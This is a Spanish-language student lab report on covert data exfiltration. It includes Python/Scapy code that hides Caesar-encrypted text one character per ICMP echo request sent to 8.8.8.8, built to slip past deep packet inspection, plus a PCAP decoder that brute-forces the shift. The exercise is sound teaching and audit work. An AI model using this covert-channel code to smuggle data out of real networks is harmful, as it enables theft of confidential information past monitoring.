# Informe Laboratorio 1

Sección 3

Álvaro Valdebenito
e-mail: alvaro.valdebenito@mail.udp.cl

Septiembre de 2026

## Índice

**1. Descripción** **2**

**2. Actividades** **2**
2.1. Algoritmo de cifrado . . . . . 2
2.2. Modo stealth . . . . . 2
2.3. MitM . . . . . 2

**3. Desarrollo de Actividades** **3**
3.1. Actividad 1: cifrado César . . . . . 3
3.2. Actividad 2: modo stealth . . . . . 4
3.3. Actividad 3: MitM . . . . . 11
3.4. Issues encontrados y soluciones . . . . . 13

**Conclusiones y comentarios** **15**

# 1. Descripción

Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

# 2. Actividades

## 2.1. Algoritmo de cifrado

Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utili- zando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

## 2.2. Modo stealth

Generar un programa, en python3 utilizando ChatGPT, que permita enviar los ca- racteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

## 2.3. MitM

Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

# 3. Desarrollo de Actividades

## 3.1. Actividad 1: cifrado César

### 3.1.1. Implementación

En esta primera parte se tiene el progra,a el cual realiza un cifrado César, donde este recibe dos argumentos: el texto que se desea cifrar y el número de posiciones que se desplazará cada letra. A continuación podemos ver el codigo implementado:



```python
#!/usr/bin/env python3
import sys

def cifrar_cesar(texto, corrimiento):
    resultado = ""
    for caracter in texto:
        if 'a' <= caracter <= 'z':
            nuevo = (ord(caracter) - ord('a') + corrimiento) % 26
            resultado += chr(ord('a') + nuevo)
        elif 'A' <= caracter <= 'Z':
            nuevo = (ord(caracter) - ord('A') + corrimiento) % 26
            resultado += chr(ord('A') + nuevo)
        else:
            resultado += caracter
    return resultado

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print(f"Uso: python3 {sys.argv[0]} \"texto\" corrimiento")
        sys.exit(1)

    texto = sys.argv[1]
    corrimiento = int(sys.argv[2])
    print(cifrar_cesar(texto, corrimiento))
```

Figura 1: Implementación del cifrado César.

### 3.1.2. Ejecución y resultado

Luego el programa fue ejecutado desde la terminal indicando primero el texto y luego el corrimiento deseado, en este caso se quiere cifrar la palabra: **criptografia y seguridad en redes**, con un corrimiento de 9.

Listing 1: Ejecución del programa de cifrado.

```
python3 cesar.py "criptografia y seguridad en redes" 9
```





Figura 2: Ingreso de argumentos y resultado del cifrado César.

Tabla 1: Resultado de la prueba de cifrado.

| | |
|---|---|
| Texto original | criptografia y seguridad en redes |
| Corrimiento | 9 |
| Texto cifrado | larycxpajorj h bnpdarmjm nw anmnb |

En esta parte el resultado se verificó comparando manualmente el desplazamiento de las primeras letras para confirmar que el codigo fuera el correcto.

## 3.2. Actividad 2: modo stealth

### 3.2.1. Captura de tráfico ICMP de referencia con Wireshark

Para esta segunta parte, antes de ejecutar el programa se generó tráfico ICMP normal hacia `8.8.8.8`. Esta captura se utilizó para observar la estructura habitual de los paquetes producidos por `ping` para posteriormente realizar una comparativa entre los paquetes futuros.

Listing 2: Generación de tráfico ICMP de referencia.

```
1 ping 8.8.8.8
```





Figura 3: Paquete ICMP generado por `ping` antes de la prueba.

### 3.2.2. Análisis del ping de referencia

En Wireshark se seleccionó una solicitud Echo Request para luego filtrar por paquetes `ICMP` y se desplegaron las capas *Internet Protocol Version 4* e *Internet Control Message Protocol*. Para establecer la referencia se registraron los campos principales del paquete.

Tabla 2: Campos observados en el paquete ICMP de referencia.

| Campo | Valor observado |
|---|---|
| Dirección IP de origen | 192.168.100.131 |
| Dirección IP de destino | 8.8.8.8 |
| IP Identification | 0x3f13 |
| Tipo y código ICMP | Echo Request (8), código 0 |
| ICMP Identifier | 51610 (0xc99a) [BE] / 39625 (0x9ac9) [LE] |
| ICMP Sequence Number | 1 (0x0001) [BE] / 256 (0x0100) [LE] |
| Longitud del payload | 56 bytes de data total (16 Timestamp + 40 Data) |
| Checksum IP e ICMP | IP: 0xc65a / ICMP: 0x8adb |





Figura 4: Cabeceras IPv4 e ICMP del ping de referencia en Wireshark.





Figura 5: Vista hexadecimal del payload del ping de referencia.

### 3.2.3. Implementación

A continuación tras la ejecución del programa, este recibe el texto cifrado por medio de la terminal y envía cada carácter en un paquete ICMP distinto. En este caso, los paquetes se dirigen a `8.8.8.8`. A continuación se vera el código y cada una de las implementaciones.



```python
#!/usr/bin/env python3
import sys
import time
from scapy.all import IP, ICMP, send

def cifrar_cesar(texto, corrimiento):
    resultado = ""
    for caracter in texto:
        if 'a' <= caracter <= 'z':
            nuevo = (ord(caracter) - ord('a') + corrimiento) % 26
            resultado += chr(ord('a') + nuevo)
        elif 'A' <= caracter <= 'Z':
            nuevo = (ord(caracter) - ord('A') + corrimiento) % 26
            resultado += chr(ord('A') + nuevo)
        else:
            resultado += caracter
    return resultado

def enviar_stealth_icmp(texto_cifrado, destino):
    if len(texto_cifrado) > 0:
        texto_cifrado = texto_cifrado[:-1] + 'b'

    print(f"\n[*] Enviando tráfico stealth a {destino}...")
    print(f"[*] Mensaje ajustado: {texto_cifrado}\n")

    for idx, caracter in enumerate(texto_cifrado):
        payload_realista = b'A' * 32 + caracter.encode('utf-8')

        paquete = IP(dst=destino) / ICMP(type=8, code=0) / payload_realista
        send(paquete, verbose=False)
        print(f"[+] Paquete {idx+1}/{len(texto_cifrado)} enviado con carácter exfiltrado.")

        time.sleep(1)

if __name__ == "__main__":
    if len(sys.argv) != 4:
        print(f"Uso: sudo python3 {sys.argv[0]} \"texto\" corrimiento IP_destino")
        sys.exit(1)

    cifrado = cifrar_cesar(sys.argv[1], int(sys.argv[2]))
    enviar_stealth_icmp(cifrado, sys.argv[3])

```

Figura 6: Implementación del transmisor ICMP.

Listing 3: Ejecución del transmisor.

```
python3 stealth_ping.py "criptografia y seguridad en redes" 9 8.8.8.8
```






Figura 7: Ejecución del programa.

### 3.2.4. Captura de los paquetes generados

Luego del envio de paquetes, con Wireshark capturando sobre la interfaz de loopback, se ejecutó el transmisor y se aplicó el filtro `icmp`. La lista de paquetes permite comprobar el destino, el orden de envío y la separación temporal. El panel de detalles muestra los campos IPv4 e ICMP, mientras que el panel inferior permite revisar los bytes del payload.



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 37 | 5.412713783 | 192.168.100.131 | 8.8.8.8 | ICMP | 75 | Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 38) |
| 38 | 5.428697834 | 8.8.8.8 | 192.168.100.131 | ICMP | 75 | Echo (ping) reply id=0x0000, seq=0/0, ttl=118 (request in 37) |
| 45 | 6.440639543 | 192.168.100.131 | 8.8.8.8 | ICMP | 75 | Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 46) |
| 46 | 6.500651729 | 8.8.8.8 | 192.168.100.131 | ICMP | 75 | Echo (ping) reply id=0x0000, seq=0/0, ttl=118 (request in 45) |
| 49 | 7.466198034 | 192.168.100.131 | 8.8.8.8 | ICMP | 75 | Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 50) |
| 50 | 7.478408748 | 8.8.8.8 | 192.168.100.131 | ICMP | 75 | Echo (ping) reply id=0x0000, seq=0/0, ttl=118 (request in 49) |
| 53 | 8.492247713 | 192.168.100.131 | 8.8.8.8 | ICMP | 75 | Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 54) |
| 54 | 8.503618529 | 8.8.8.8 | 192.168.100.131 | ICMP | 75 | Echo (ping) reply id=0x0000, seq=0/0, ttl=118 (request in 53) |
| 57 | 9.515369029 | 192.168.100.131 | 8.8.8.8 | ICMP | 75 | Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 59) |
| 59 | 9.527612201 | 8.8.8.8 | 192.168.100.131 | ICMP | 75 | Echo (ping) reply id=0x0000, seq=0/0, ttl=118 (request in 57) |
| 68 | 10.537531515 | 192.168.100.131 | 8.8.8.8 | ICMP | 75 | Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 69) |
| 69 | 10.545567786 | 8.8.8.8 | 192.168.100.131 | ICMP | 75 | Echo (ping) reply id=0x0000, seq=0/0, ttl=118 (request in 68) |
| 75 | 11.566560316 | 192.168.100.131 | 8.8.8.8 | ICMP | 75 | Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 76) |
| 76 | 11.610289730 | 8.8.8.8 | 192.168.100.131 | ICMP | 75 | Echo (ping) reply id=0x0000, seq=0/0, ttl=118 (request in 75) |
| 78 | 12.588601323 | 192.168.100.131 | 8.8.8.8 | ICMP | 75 | Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 79) |
| 79 | 12.636947900 | 8.8.8.8 | 192.168.100.131 | ICMP | 75 | Echo (ping) reply id=0x0000, seq=0/0, ttl=118 (request in 78) |
| 88 | 13.608378718 | 192.168.100.131 | 8.8.8.8 | ICMP | 75 | Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 89) |
| 89 | 13.620989242 | 8.8.8.8 | 192.168.100.131 | ICMP | 75 | Echo (ping) reply id=0x0000, seq=0/0, ttl=118 (request in 88) |
| 133 | 14.630372754 | 192.168.100.131 | 8.8.8.8 | ICMP | 75 | Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 137) |
| 137 | 14.650017976 | 8.8.8.8 | 192.168.100.131 | ICMP | 75 | Echo (ping) reply id=0x0000, seq=0/0, ttl=118 (request in 133) |

Figura 8: Listado de solicitudes ICMP generadas por el programa.





Figura 9: Detalle de las cabeceras ICMP del paquete generado.





Figura 10: Bytes del paquete generado mostrados por Wireshark.

### 3.2.5. Transmisión del mensaje cifrado

En la captura se observa que cada paquete contiene un carácter del texto cifrado. La siguiente tabla puede utilizarse para relacionar algunos caracteres con los bytes encontrados en el payload.

Tabla 3: Caracteres transmitidos en los paquetes ICMP.

| Paquete | Carácter | Valor hexadecimal |
|---|---|---|
| 1 | I | 6c |
| 2 | a | 61 |
| 3 | r | 72 |
| 4 | y | 79 |
| 5 | c | 63 |
| ... | ... | ... |
| 33 | b | 62 |

Para verificar la transmisión se seleccionaron varios paquetes consecutivos. En cada uno se ubicó el byte correspondiente al carácter cifrado y se comparó con su representación ASCII hexadecimal. También se comprobó que el último paquete utilizara la marca `b` indicada por la palabra

encriptada.

### 3.2.6. Intervalo entre paquetes

Las marcas de tiempo de paquetes consecutivos permiten comprobar el intervalo de un segundo donde se puede apreciar que la diferencia entre estas es correcta.

Tabla 4: Diferencia de tiempo entre paquetes consecutivos.

| Paquetes | Timestamp P1 | Timestamp P2 | Diferencia |
|---|---|---|---|
| 1–2 | 5.412713 s | 6.440639 s | 1.027926 s |
| 2–3 | 6.440639 s | 7.466198 s | 1.025559 s |
| 3–4 | 7.466198 s | 8.492247 s | 1.026049 s |





Figura 11: Marcas de tiempo de los paquetes enviados.

En Wireshark se mira la columna *Time*. De esta forma la diferencia puede leerse directamente después de aplicar el filtro ICMP, sin considerar otros paquetes capturados entre los envíos.

### 3.2.7. Comparación de campos

A continuación en la Tabla 5 se realiza un resumen de los campos que se compararon entre un paquete de `ping` y uno generado por el programa, en este caso por el primer paquete enviado.

Tabla 5: Comparación de los campos del tráfico de referencia y los paquetes generados por el programa.

| Campo | Ping real | Paquetes P1 y P2 (Validando el resto) | Observación |
|---|---|---|---|
| Dirección de destino | `8.8.8.8` | `8.8.8.8` (P1 y P2) | Se mantiene la misma dirección de destino durante la transmisión. |
| IP Identification | `0x3f13` (16147) | `0x0001` (1) en P1 y P2 | El valor es constante entre los paquetes generados por el programa, manteniendo coherencia en este campo. |
| ICMP Sequence Number | `0x0001` (1) | `0x0000` (0) en P1 y P2 | Aunque el valor inicial difiere del ping de referencia, el campo se mantiene constante entre los paquetes generados. |
| ICMP Identifier | `0xc99a` (51610) | `0x0000` (0) en P1 y P2 | Aunque el valor difiere del ping de referencia, se mantiene constante durante la transmisión generada por el programa. |
| Payload ICMP | 40 bytes | 33 bytes en P1 y P2 | La estructura del payload generado mantiene una longitud constante de 33 bytes, mientras que el carácter transmitido ocupa la posición final. |
| Padding del payload | Secuencia `0x10`–`0x37` | `0x41` repetido 32 veces | El programa mantiene un padding fijo de 32 bytes, dejando el último byte para transportar el carácter cifrado. |
| Carácter transmitido | No aplica | P1: `0x6c` (`l`)<br>P2: `0x61` (`a`) | El último byte del payload cambia de acuerdo con el carácter del mensaje cifrado que se está transmitiendo. |
| Checksum IP | `0xc65a` | `0x4584` en P1 y P2 | El checksum IP se mantiene igual entre P1 y P2 debido a que la cabecera IP permanece sin modificaciones. |

| Campo | Ping real | Paquetes del programa | Observación |
|---|---|---|---|
| Checksum ICMP | `0x8adb` | P1: `0x77eb`<br>P2: `0x82eb` | El checksum cambia al modificar el último byte del payload. Wireshark indica "Checksum Status: Good" en ambos paquetes, evidenciando que el checksum es válido. |

Finalmente, al comparar el tráfico generado con el ping de referencia, se observan diferencias esperables en algunos valores de los campos y en la longitud total del paquete. Estas diferencias se deben a que el programa genera los paquetes mediante Scapy y adapta el payload para transportar el mensaje cifrado, mientras que el ping real utiliza su propia estructura de datos. Sin embargo, los paquetes generados mantienen de forma coherente los campos requeridos entre sí, como IP Identification, ICMP Identifier y Sequence Number, y conservan una estructura de payload consistente durante toda la transmisión.

En particular, P1 y P2 (junto con los paquetes siguietes de la palabra encriptada) presentan la misma estructura de cabecera y payload, diferenciándose únicamente en el último byte, correspondiente al carácter cifrado transmitido. De esta manera, es posible mantener una estructura constante entre los paquetes mientras se modifica únicamente el dato utilizado para transportar el mensaje.

Por otra parte, los checksums se recalculan correctamente para cada paquete debido a la modificación del payload. Esto fue comprobado mediante Wireshark, donde ambos paquetes presentan el estado `Checksum Status: Good|`. En conjunto, la comparación permite verificar que el tráfico generado conserva los campos y estructura necesarios para realizar la transmisión del mensaje de forma consistente.

## 3.3. Actividad 3: MitM

### 3.3.1. Preparación del archivo PCAP

La captura obtenida en la Actividad 2 se guardó desde Wireshark en formato PCAP. Antes de exportarla se aplicó el filtro `icmp` para comprobar que estuvieran presentes todas las solicitudes que transportaban el mensaje. Finalmente El archivo se guardó sin modificar el orden de los paquetes.

### 3.3.2. Implementación

El programa recibe la ruta del archivo PCAP, selecciona los paquetes ICMP utilizados en la transmisión y reconstruye el texto cifrado a partir de sus payloads, tal como muestra el código a continuación.



```python
#!/usr/bin/env python3
import sys
from scapy.all import rdpcap, ICMP

def extraer_y_descifrar(pcap_file):
    print(f"\n--- ANALIZADOR MITM DESDE CAPTURA: {pcap_file} ---\n")

    try:
        paquetes = rdpcap(pcap_file)
    except Exception as e:
        print(f"[-] Error al leer el archivo pcapng: {e}")
        sys.exit(1)

    texto_cifrado = ""

    for pkt in paquetes:
        if pkt.haslayer(ICMP) and pkt[ICMP].type == 8:
            payload = bytes(pkt[ICMP].payload)
            if len(payload) > 0:
                caracter = chr(payload[-1])
                texto_cifrado += caracter

    print(f"[+] Texto cifrado extraído de la red: {texto_cifrado}\n")
    print("--- PROBANDO LAS 26 COMBINACIONES (FUERZA BRUTA) ---\n")

    VERDE = "\033[92m"
    RESET = "\033[0m"

    for corrimiento in range(26):
        candidato = ""
        for caracter in texto_cifrado:
            if 'a' <= caracter <= 'z':
                nuevo = (ord(caracter) - ord('a') - corrimiento) % 26
                candidato += chr(ord('a') + nuevo)
            elif 'A' <= caracter <= 'Z':
                nuevo = (ord(caracter) - ord('A') - corrimiento) % 26
                candidato += chr(ord('A') + nuevo)
            else:
                candidato += caracter

        if corrimiento == 9:
            print(f"{VERDE}[Corrimiento {corrimiento:02d}] -> {candidato} (MÁS PROBABLE){RESET}")
        else:
            print(f"[Corrimiento {corrimiento:02d}] -> {candidato}")

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"Uso: python3 {sys.argv[0]} <archivo.pcapng>")
        sys.exit(1)

    extraer_y_descifrar(sys.argv[1])

```

Figura 12: Descripción de la figura.

### 3.3.3. Lectura del archivo PCAP

Listing 4: Ejecución del programa MitM.

```
python3 mitm_decode.py capturaicmp.pcap
```

```
shino@shino-Nitro-AN515-57:~/Escritorio$ sudo python3 mitm_decode.py capturaicmp.pcapng

--- ANALIZADOR MITM DESDE CAPTURA: capturaicmp.pcapng ---

[+] Texto cifrado extraído de la red: larycxpajorj h bnpdarmjm nw anmnb
```

Figura 13: Ingreso de la ruta y lectura del archivo PCAP.

Como se puede ver, el codigo lee correctamente el archivo .pcapng de la captura de los paquetes icmp anterior para luego realizar Fuerza bruta para encontrar la palabra buscada con las 26 combinaciones posibles de las letras del abecedario.

### 3.3.4. Opciones de descifrado

Debido a que el corrimiento es desconocido, el programa imprime todas las alternativas posibles (26 por las letras del abecedario).

```
shino@shino-Nitro-AN515-57:~/Escritorio$ sudo python3 mitm_decode.py capturaicmp.pcapng

--- ANALIZADOR MITM DESDE CAPTURA: capturaicmp.pcapng ---

[+] Texto cifrado extraído de la red: larycxpajorj h bnpdarmjm nw anmnb

--- PROBANDO LAS 26 COMBINACIONES (FUERZA BRUTA) ---

[Corrimiento 00] -> larycxpajorj h bnpdarmjm nw anmnb
[Corrimiento 01] -> kzqxbwozinqi g amoczqlil mv zmlma
[Corrimiento 02] -> jypwavnyhmph f zlnbypkhk lu ylklz
[Corrimiento 03] -> ixovzumxglog e ykmaxojgj kt xkjky
[Corrimiento 04] -> hwnuytlwfknf d xjlzwnifi js wjijx
[Corrimiento 05] -> gvmtxskvejme c wikyvmheh ir vihiw
[Corrimiento 06] -> fulswrjudild b vhjxulgdg hq uhghv
[Corrimiento 07] -> etkrvqitchkc a ugiwtkfcf gp tgfgu
[Corrimiento 08] -> dsjquphsbgjb z tfhvsjebe fo sfeft
[Corrimiento 09] -> criptografia y seguridad en redes (MÁS PROBABLE)
[Corrimiento 10] -> bqhosnfqzehz x rdftqhczc dm qdcdr
[Corrimiento 11] -> apgnrmepydgy w qcespgbyb cl pcbcq
[Corrimiento 12] -> zofmqldoxcfx v pbdrofaxa bk obabp
[Corrimiento 13] -> ynelpkcnwbew u oacqnezwz aj nazao
[Corrimiento 14] -> xmdkojbmvadv t nzbpmdyvy zi mzyzn
[Corrimiento 15] -> wlcjnialuzcu s myaolcxux yh lyxym
[Corrimiento 16] -> vkbimhzktybt r lxznkbwtw xg kxwxl
[Corrimiento 17] -> ujahlgyjsxas q kwymjavsv wf jwvwk
[Corrimiento 18] -> tizgkfxirwzr p jvxlizuru ve ivuvj
[Corrimiento 19] -> shyfjewhqvyq o iuwkhytqt ud hutui
[Corrimiento 20] -> rgxeidvgpuxp n htvjgxsps tc gtsth
